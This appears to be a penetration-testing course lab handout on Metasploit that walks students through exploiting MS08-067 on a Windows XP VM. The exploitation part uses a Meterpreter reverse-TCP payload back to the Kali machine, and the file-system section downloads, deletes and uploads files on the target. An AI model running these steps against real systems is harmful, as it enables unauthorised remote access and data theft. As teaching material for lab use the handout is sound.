Lab 4
Metasploit Intro

1 Metasploit framework

1.1 Introduction to Metasploit

Metasploit is a widely used and popular exploitation framework in the penetration testing community. Metasploit's modular and flexible architecture helps developers efficiently create working exploits as new vulnerabilities are discovered. It offers a systematic way to automate the running of exploit code for the purposes of a pent test. It addition, the exploit code provided within Metasploit can be trusted as it has been vetted for accuracy by the security community. Developing your own exploit code from scratch requires a significant amount of technical skill and can be time consuming. Using public repositories of exploit code is risky as they may not work properly and result in damage to the target system and/ or the attacking system, or may even be malware that takes over the machine it is executed in to be used as part of a botnet.

Our first step in using Metasploit is to find a module that exploits a particular vulnerability on the targeted system. Metasploit also has an online database of modules (http://www.rapid7.com/db/modules/) and a built-in search function that you can use to search for the correct modules. You can use the Metasploit search page to match Metasploit modules to vulnerabilities by Common Vulnerabilities and Exposures

(CVE) number, Open Sourced Vulnerability Database (OSVDB) ID, Bugtraq ID, or Microsoft Security Bulletin, or you can search the full text of the module information for a string (for e.g. MS08-067).

Information about a specific exploit module includes the following details:


a) A descriptive name at followed by the module name
b) Platform tells us which platform the exploit targets
c) Privileged tells us whether this module requires or grants high privileges on the target.
d) Rank lists the exploit's potential impact on the target. Exploits are ranked from manual to excellent. An exploit ranked excellent should never crash a service; memory-corruption vulnerabilities such as MS08-067 are usually not in this category. A great exploit can automatically detect the correct target and has other features that make it more likely to succeed.
e) Available targets lists all operating system versions and patch levels (for e.g. Windows service packs and language packs)
f) Basic options lists various options for the module that can be set to make a module better meet our needs. For example, the RHOST option tells Metasploit the IP address of the target.
g) Payload information contains information to help Metasploit decide which payloads (or shell code) it can use with this exploit. Payloads, or shellcode, tell the exploited system what to do on behalf of the attacker.
h) Description includes more details about the particular vulnerability that the module exploits.
i) References contains a link to online vulnerability database entries.

In addition to exploitation, Metasploit has modules to aid in every phase of pentesting. Some modules that are not used for exploitation are known as auxiliary modules; they include things like vulnerability scanners, fuzzers, and even denial of service modules. A good rule of thumb to remember is that exploit modules use a payload and auxiliary modules do not.


1.2 Payloads or shellcode

Payloads, or shellcode, execute on the target system whose vulnerability has been exploited to perform specific actions that help the attacker or pen tester with their goals. Metasploit has a plethora of payloads, ranging from remote shells that run simple Windows commands to the extensible Metasploit Meterpreter. Meterpreter is short for meta-interpreter, Metasploit's unique payload. Specific payloads are compatible only with specific exploits. Shells fall into two categories:

- Bind Shells. A bind shell instructs the target machine to open a command shell and listen on a local port. The attack machine then connects to the target machine on this port.




- A reverse shell results in the target machine actively initiating a connection to the attack machine because such a reverse connection is more likely to make it through a firewall. On the attack machine, a local port is opened to which a handler listener process will listen for a connection from a target that has a reverse shell running on it. Firewalls may be configured to block traffic to some random port like 4444, so the listener on the attack machine could run on some port associated with normal traffic like HTTP (port 80 or 443).



2 Basic Metasploit exploit

2.1 Lab preparation

Start up the Kali Linux VM (the attacking machine) and the Windows XP VM (the target machine) in NAT mode. Login to the Windows XP VM using the `winxpadmin` account. Make sure the firewall in the Windows XP VM is turned off. Go to `Control Panel -> Windows Firewall`. Select the radio button to turn off the firewall.




Ensure there is connectivity between these 2 VMs by pinging each other's IP addresses.

In the Windows XP VM, create a new folder in C:\ (`C:\mysecretlocation`) and then create a text document (`secret.txt`) at this location and populate it with random text. This is to simulate a file containing confidential information such as username/passwords on the target machine. Keep note of the name of this text document and its location.


2.2 Starting Metasploit

To start Metasploit in the Kali VM, click on the Metasploit icon in the left toolbar:



Alternatively choose `Applications -> 08 Applications -> Metasploit`

The Metasploit shell (or msfconsole) appears with the `msf>` prompt



Type `help` for a list of available commands and a description of what they do. For more detailed information about a specific command, including usage, enter `help <command name>`.

Type `show exploits` for a list of all exploit modules.

Type `search xyz` to search for a specific exploit module. For example, to locate all exploit modules related to Windows Server Message Block (SMB) protocol, type:

```
search windows/smb
```

You can search on a Microsoft Security Bulletin number:

```
search MS13-069
```

You can also search on a specific CVE ID number:

```
search cve:2013-3660
```

or search on all CVEs for a specific year:

```
search cve:2015
```

You can also search for exploit related to a particular vulnerable program:

```
search unreal
```

Once you've identified a specific exploit module to use, enter the `info` command with the module name to obtain detailed information on the exploit
To select a specific module to use, type `use` *`module-name`*. After a module has being selected, typing the command `show options` will show all the various option parameters that you will need to set in order to run the module correctly. To go back again to the main Metasploit prompt after selecting a specific module, type `back`.

To see the compatible payloads for a specific module that has already been chosen with the use command, type `show payloads`. Set a payload by typing: `set payload` *`<payload to use>`*.

2.3 Checking for vulnerabilities using Metasploit

In a previous lab, we studied the concept of vulnerability scanning. We can also check for the existence of specific exploitable vulnerabilities before actually launching the exploit in Metasploit. This has the advantage that a failed exploit attempt is likely to be picked up by an IDS; so it makes sense to verify this beforehand. In the Metasploit shell, type:

```
use windows/smb/ms08_067_netapi
set RHOST IP-WindowsXP
check
[+] 192.168.144.20:445 - The target is vulnerable.
```

Note that not all exploits have a check option so often the only way to know whether a vulnerability exists is to launch an exploit targeting it.

2.4 Opening a remote Meterpreter shell

In the Metasploit shell, type:

```
info exploit/windows/smb/ms08_067_netapi
```

to obtain detailed information on the exploit module that we are going to use. Then select this module for use by typing:

```
use windows/smb/ms08_067_netapi
```

The Metasploit prompt now includes the selected module, which means that you can enter specific options related to this module before using it.

Type:

```
show targets
```

to see a list of all target OS that this exploit module can be successfully run on. As you can see, it works on a wide variety of Windows XP distributions.

To see a list of the options that need to be set for this exploit module, type:

```
show options
```

Notice that the default port for the SMB protocol is 445 on the target machine (this is the vulnerable protocol that is being exploited by this module). As you can see the `RHOST` parameter is not set yet. This parameter refers to the IP address of the remote host that we are attempting a connection to, i.e. the targeted machine. Type:

```
set RHOST IP-WindowsXP
```

As we are going to target the Windows XP VM, use the IP address of the Windows XP VM in the above statement.

To see all available payloads that come with this exploit module, type:

```
show payloads
```

The most popular types of payloads are shells, either a regular remote shell or a Meterpreter shell. A remote shell provides facilities similar to the command prompt on the targeted machine. The Meterpreter shell provides additional facilities to manipulate the session and run extended commands. It is also possible to drop to a normal remote shell from the Meterpreter shell.

Select a Meterpreter shell payload by typing:

```
set payload windows/meterpreter/reverse_tcp
```

Type:

```
show options
```

You will now need to set additional payload specific options in addition to the module options you set earlier (RHOST). Notice that the default listen port for the reverse handler process on the Kali VM is 4444. The only remaining parameter that has no value is `LHOST`, which can be set by typing:

`set LHOST` *`IP-Kali`*

Finally, we run the exploit by typing:

`exploit`


The selected exploit module is executed and should end with a message indicating a Meterpreter session has been established between the Kali Linux VM at port 4444 and the Windows XP VM at some random port (for this example, it is 1041)

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.19.130:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.19.131
[*] Meterpreter session 1 opened (192.168.19.130:4444 -> 192.168.19.131:1041) at 2017-0
1-18 05:11:57 -0500
```

Open a command prompt in the Windows XP VM and type:


`netstat -abon`

check the listing there to confirm that there is a connection established from port 4444 on the Kali VM to this random port on Windows XP VM.




2.5 Service vulnerability


Operating systems such as Windows usually run a large variety of processes and services. A process is an instance of a particular executable (.exe program file) running. Each primary application (such as Internet Explorer, Microsoft Word, Skype) has one or more processes associated with it. For example, most modern browsers run several processes at once, with each tab actually being a separate instance/process of the same executable. This is viewable from the Task Manager.




Services are processes that run in the background and which do not interact with the desktop or the user. They are usually used to perform important OS tasks like networking, file maintenance and other functionality required to keep applications operating smoothly and correctly.



In Windows, many services run as an instance of the svchost.exe (Service Host, or SvcHost) process. This is a common system process that hosts multiple Windows services in the Windows NT family of operating systems. Svchost is essential in the implementation of shared service processes, where a number of services can share a process in order to reduce resource consumption.




The Server Message Block (SMB) Protocol is a network file sharing protocol, and as implemented in Microsoft Windows is known as Microsoft SMB Protocol. In general, processes that communicate across a network will use a socket oriented form of communication, where the server process is said to be listening for an incoming TCP/UDP connection from a client process. The server process will listen on a specific port number and the client will attempt to connect using that port number.




The server service that implements the SMB protocol runs within SvcHost and listens on the default port for this protocol (port 445) for incoming network connections from clients that wish to use this protocol. It uses a variety of dynamic link libraries (*.dlls) to implement its functionality.

The exploit module that we have executed from Metasploit (`ms08_067_netapi`) exploits an error in the way that input messages from a client are processed by the server service. This error is due to a parsing flaw in the path canonicalization code of NetAPI32.dll which is used by this server service. This flaw allows certain input strings from the client to be injected into a part of memory that is normally used to hold program code. The input string is in fact actual program code that runs the reverse shell, which effectively takes over the normal SMB functionality of the original server service. This reverse shell now creates a connection back to the handler listener that is listening on port 444 on the Kali VM. This open connection establishes the current active Meterpreter session.



As you can see from the previous output of `netstat -abon` in a command prompt at the target Windows XP VM, there are new `*.dll` libraries associated with an unknown component running in the SvcHost process. This is the reverse shell process.




This vulnerability is particularly dangerous because it does not require an attacker to authenticate to the target machine before running the attack. MS08-067 was exploited by the Conficker worm and Wannacry ransomware. The Conficker worm infected millions of computers including government, business and home computers in over 190 countries, making it one of the largest known computer worm infections in history. The Wannacry ransomware was estimated to have affected more than 300,000 computers across 150 countries, with total damages ranging from hundreds of millions to billions of dollars.

The source code for this exploit can be found at:

https://www.exploit-db.com/exploits/7104/


Go back to the Windows XP VM and press Ctrl-Alt-Del to open the Task Manager (make sure you are positioned in the VM display for Windows XP before doing this). Notice that there are quite a number of processes named as svchost.exe; the reverse shell is running as service under one of these processes.



In the Kali VM, open another shell terminal and type

```
netstat -putan
```

in order o view the TCP/UDP ports where processes are either listening or where there are established connections, as well as the processes associated with those ports. You should also be able to see a connection established from port 4444 on the Kali VM to the random port on Windows XP VM.



3 Working in the Meterpreter shell

Return to the open Meterpreter shell window. Type `help` to see the list of commands available here. There are a large variety of commands available and they are grouped into several broad categories (core, file system, networking, system, user interface, webcam, elevate and timestomp). We will work through some of the more common ones that are particularly useful in a penetration test or actual hacking attack.

3.1 File system commands

In a Meterpreter shell, you are dealing with 2 file systems: the local (Kali VM) and the remote (Windows XP VM). File system commands allow you to interact with both. The complete list of commands are as follows:

```
    cat           Read the contents of a file to the screen
    cd            Change directory
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

Type the following to verify the current remote and local directory:


```
meterpreter > pwd
C:\WINDOWS\system32

meterpreter > getlwd
/root
```

Notice that the remote directory that the Meterpreter shell is opened in is a Windows system directory, since the reverse shell is masquerading under a Windows system process (svchost.exe). Move up one directory level and list its contents:

```
meterpreter > cd ..
meterpreter > pwd
C:\WINDOWS
meterpreter > ls -l
Listing: C:\WINDOWS
===================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
```

```
100666/rw-rw-rw-  0        fil   2017-01-18 05:07:59 -0500  0.log
100777/rwxrwxrwx  32768    fil   1999-12-16 02:57:08 -0500  3CTftpSvc.exe
100777/rwxrwxrwx    143360       fil       1999-09-09   20:44:56   -0400
3CTftpSvcCtrl.exe
40777/rwxrwxrwx   0        dir   2016-02-06 15:07:46 -0500  AppPatch
100666/rw-rw-rw-  1272      fil    2008-04-14 08:00:00 -0400  Blue Lace
16.bmp
100666/rw-rw-rw-   17062      fil     2008-04-14  08:00:00  -0400   Coffee
Bean.bmp
40777/rwxrwxrwx   0        dir   2016-02-06 15:06:12 -0500  Config
40777/rwxrwxrwx   0        dir    2016-02-06 15:06:12 -0500  Connection
Wizard
40777/rwxrwxrwx   0        dir   2016-02-06 07:22:24 -0500  Cursors
40777/rwxrwxrwx   0        dir   2016-02-06 15:08:10 -0500  Debug
……..
……..
```

Back in the Windows VM, open an Explorer window and verify that this is indeed the contents of `C:\Windows`



Back in the Meterpreter shell, navigate to the directory you created earlier in the Windows XP VM and list the contents of the file containing the confidential information.

```
meterpreter > cd ..
meterpreter > cd mysecretlocation
meterpreter > ls -l
Listing: C:\mysecretlocation
============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  14    fil   2017-01-18 07:24:38 -0500  secret.txt

meterpreter > cat secret.txt
username: Superman
password: spiderman
```

We will now download this file to the Kali VM using the open connection between both machines. This in essence simulates the theft of confidential information from the target machine.

```
meterpreter > download secret.txt
[*] downloading: secret.txt -> secret.txt
[*] download   : secret.txt -> secret.txt
```

Switch back to the Kali Linux VM, open another shell terminal window and navigate to the directory in which you started the Metasploit in and you should be able to see the file there (using either the File navigator of Kali Linux or just typing `ls –l` at the terminal prompt). Type

```
cat secret.txt
```

to see its contents. Alternatively, right click on the file and select Open with GEdit to view the contents of the file in GEdit.

You can now delete the original file on the target machine if you wish to. Switch back to the Meterpreter shell and type:

```
meterpreter > rm secret.txt
```

Verify in the Windows XP VM that the file is now gone.

Next back out to the parent directory, delete the `mysecretlocation` subdirectory and create a new directory:

```
meterpreter > cd ..
meterpreter > rmdir mysecretlocation
Removing directory: mysecretlocation
meterpreter > mkdir dangerfolder
Creating directory: dangerfolder
meterpreter > cd dangerfolder
```

Create a file called `dangerous.txt` in the current directory on the Kali VM using the GEdit editor: type `gedit dangerous.txt` in the Linux shell terminal, fill in some random data and save. We will upload this file from the Kali VM to the Windows XP VM with:

```
meterpreter > upload dangerous.txt
[*] uploading  : dangerous.txt -> dangerous.txt
[*] uploaded   : dangerous.txt -> dangerous.txt
```

Switch to the Windows XP VM and verify that this file now exists in the directory that `C:\dangerfolder`. You can view the contents of this file by opening it with Notepad or Textpad. In this simple example, we are uploading a basic text file to the target machine. In a real life pen test or hacking attempt, we would also probably upload a Trojan executable that would subsequently be run to allow us to maintain permanent backdoor access to the target machine.

3.2 Networking commands

The complete list of networking commands are as follows:

```
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

Using this commands allow the viewing of various networking information on the remote machine which can be configured to support further hacking attacks such as ARP cache poisoning or routing attacks onwards from the remote machine to another machine in the subnet of the remote machine.

```
meterpreter > arp


ARP cache
=========

    IP address      MAC address        Interface
    ----------      -----------        ---------
    192.168.144.20    00:50:56:fd:c4:52  2
    192.168.144.10  00:0c:29:2c:8a:9e  2
```


```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1

Interface  2
============
Name         : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler
Miniport
Hardware MAC : 00:0c:29:e6:3b:a9
MTU          : 1500
IPv4 Address : 192.168.144.20
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > route

IPv4 network routes
===================
```

```
Subnet           Netmask          Gateway         Metric  Interface
------           -------          -------         ------  ---------
0.0.0.0          0.0.0.0          192.168.19.2    10      2
127.0.0.0        255.0.0.0        127.0.0.1       1       1
192.168.144.0     255.255.255.0    192.168.144.20  10       2
192.168.144.131   255.255.255.255  127.0.0.1        10       1
192.168.144.255   255.255.255.255  192.168.144.20  10       2
224.0.0.0        240.0.0.0        192.168.144.20  10      2
255.255.255.255  255.255.255.255  192.168.144.20  1       2
```

No IPv6 routes were found.

```
meterpreter > netstat -abon
```



Notice that we are also able to see the process id (1024) for the SvcHost process that the reverse shell is associated with. We can also verify this using:

```
meterpreter > getpid
Current pid: 1024
```

Note the pid that you get here will be different for your case and for each time you establish a new Meterpreter shell from this exploit.

3.3 Core and system commands

